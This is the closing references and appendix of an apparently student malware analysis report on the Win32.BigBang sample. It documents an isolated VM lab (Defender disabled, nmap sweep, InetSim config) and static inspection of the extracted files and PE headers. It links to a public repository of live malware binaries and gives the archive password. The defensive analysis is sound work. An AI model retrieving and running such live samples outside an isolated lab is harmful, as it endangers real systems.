[41] "x64dbg/ScyllaHide", GitHub, 2020. [Online]. Available: https://github.com/x64dbg/ScyllaHide. [Accessed: 29- Feb- 2020].

[42] "ytisf/theZoo", GitHub, 2020. [Online]. Available: https://github.com/ytisf/theZoo/tree/master/malwares/Binaries/Win32.BigBang. [Accessed: 29- Feb- 2020].

[43] Cover Image - "rain by Kuvshinov-Ilya on DeviantArt", Deviantart.com, 2020. [Online]. Available: https://www.deviantart.com/kuvshinov-ilya/art/rain-679925594. [Accessed: 29- Feb- 2020].

Appendix

The appendix is divided into two sections for convenience. The first section shows images pertaining to the setup and testing of the lab, along with their respective descriptions. The second section explains in detail the malware analysis process undertaken by me through pictorial representations of significant steps throughout the analysis that I performed.

Lab Testing

- A snapshot of the virtual machines and all their configurations are shown below.




Fig 4. Kali Linux x64 Virtual Machine Configurations




Fig 5. Windows 10 x86 Virtual Machine Configurations




Fig 6. Windows 10 x64 Virtual Machine Configurations

- The next set of screenshots show the housekeeping tasks performed to make the Windows virtual machines malware analysis ready.




Fig 7. Windows 10 x86 and x64 File Options Enabled




Fig 8. Windows 10 x86 and x64 Windows Defender Turned Off

- The next set of images should ideally deal with installed tools being used in practice, but that has been skipped as all of them were not used as a part of this malware analysis report, and due to their sheer number.
- The next set of screenshots shows the network configurations of Windows 10 systems and Kali Linux, apart from the InetSim configuration on Kali.

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dd4e:88b7:9da0:7ced%8
   IPv4 Address. . . . . . . . . . . : 192.168.1.69
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.100
```

Fig 9. Windows 10 x86 Virtual Machine IP Configuration

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d8e7:33e1:c1d1:ebe6%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.169
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.100
```

Fig 10. Windows 10 x64 Virtual Machine IP Configuration

```
malware@kali:~$ sudo ifconfig
[sudo] password for malware:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe8f:5e81  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8f:5e:81  txqueuelen 1000  (Ethernet)
        RX packets 72  bytes 6288 (6.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 71  bytes 7107 (6.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 11. Kali Linux Virtual Machine IP Configuration

```
malware@kali:~$ sudo nmap -T5 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 03:51 GMT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.69
Host is up (0.00038s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:0C:D0:69 (VMware)

Nmap scan report for 192.168.1.169
Host is up (0.16s latency).
All 1000 scanned ports on 192.168.1.169 are filtered
MAC Address: 00:0C:29:D6:C0:1B (VMware)

Nmap scan report for 192.168.1.100
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.1.100 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 18.89 seconds
```

Fig 12. NMAP Report on Kali Linux Showing Live Systems

```
start_service dns
start_service http
start_service https
start_service smtp
start_service smtps
start_service pop3
start_service pop3s
start_service ftp
start_service ftps
start_service tftp
start_service irc
start_service ntp
start_service finger
start_service ident
start_service syslog
start_service time_tcp
start_service time_udp
start_service daytime_tcp
start_service daytime_udp
start_service echo_tcp
start_service echo_udp
start_service discard_tcp
start_service discard_udp
start_service quotd_tcp
start_service quotd_udp
start_service chargen_tcp
start_service chargen_udp
start_service dummy_tcp
start_service dummy_udp


#########################################
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
#service_bind_address 10.10.10.1
service_bind_address 192.168.1.100
```

Fig 13. InetSim Services and Service Bind Address

Malware Analysis

- On extracting the ZIP file named Win32.BigBang, using the password “infected”, four files were seen, as shown below.




Fig 14. Extracted Malicious Files

- The extracted files were checked with Detect-It-Easy to analyse their actual types as shown below.




Fig 15. Detect It Easy Analysis of TheBigBangAPT.doc File




Fig 16. Detect It Easy Analysis of ImplantBigBang.bin File




Fig 17. Detect It Easy Analysis of TheBigBang.bin File




Fig 18. Detect It Easy Analysis of TheBigBangImplant.bin File

- The document file was further analysed for macros, but no macros were found in the same, however a screenshot was not captured during the process.
- Next, the contents of the document file were inspected as shown in the next page. Further, since the language was not English, Google translator was used to translate the contents in order to understand the same.
- As the contents consisted of a news report, hence it was assumed that the malware came packed with the document file in an email and the content of the news persuaded the user to execute the binary, since the document itself was not malicious.

Fig 19. Contents of the Document File






Fig 20. Translation of the Contents to English using Google Translator

- Since the document was written in Arabic, it was assumed that the malware is targeted towards audiences that were well versed in Arabic, and hence the primary target of the malware was asserted to be the Middle East, with a special focus on the state of Palestine.
- Next, the .bin files which were found out to be executable in the previous analysis phase were checked for additional information using PPEE as shown below.




Member	Value	Comment
Machine	014C	Intel 386
NumberOfSections	0005	
TimeDateStamp	5ABC8587	Thu, 29 Mar 2018 06:19:51 UTC (701 days, 19.49 hours ago)
PointerToSymbolTable	00000000	
NumberOfSymbols	00000000	
SizeOfOptionalHeader	00E0	
Characteristics	0102	
+ File is executable		
+ 32 bit word machine		

Fig 21. Compile Time of ImplantBigBang.bin




Name	VirtualAd...	VirtualSize	RawAddre...	RawSize	PtrToRelocs	PtrToLine...	NumOfRe...	NumbOfL...	Characteri...
.text	00001000	000A45D5	00000400	000A4600	00000000	00000000	0000	0000	60000020
.rdata	000A6000	0002107C	000A4A00	00021200	00000000	00000000	0000	0000	40000040
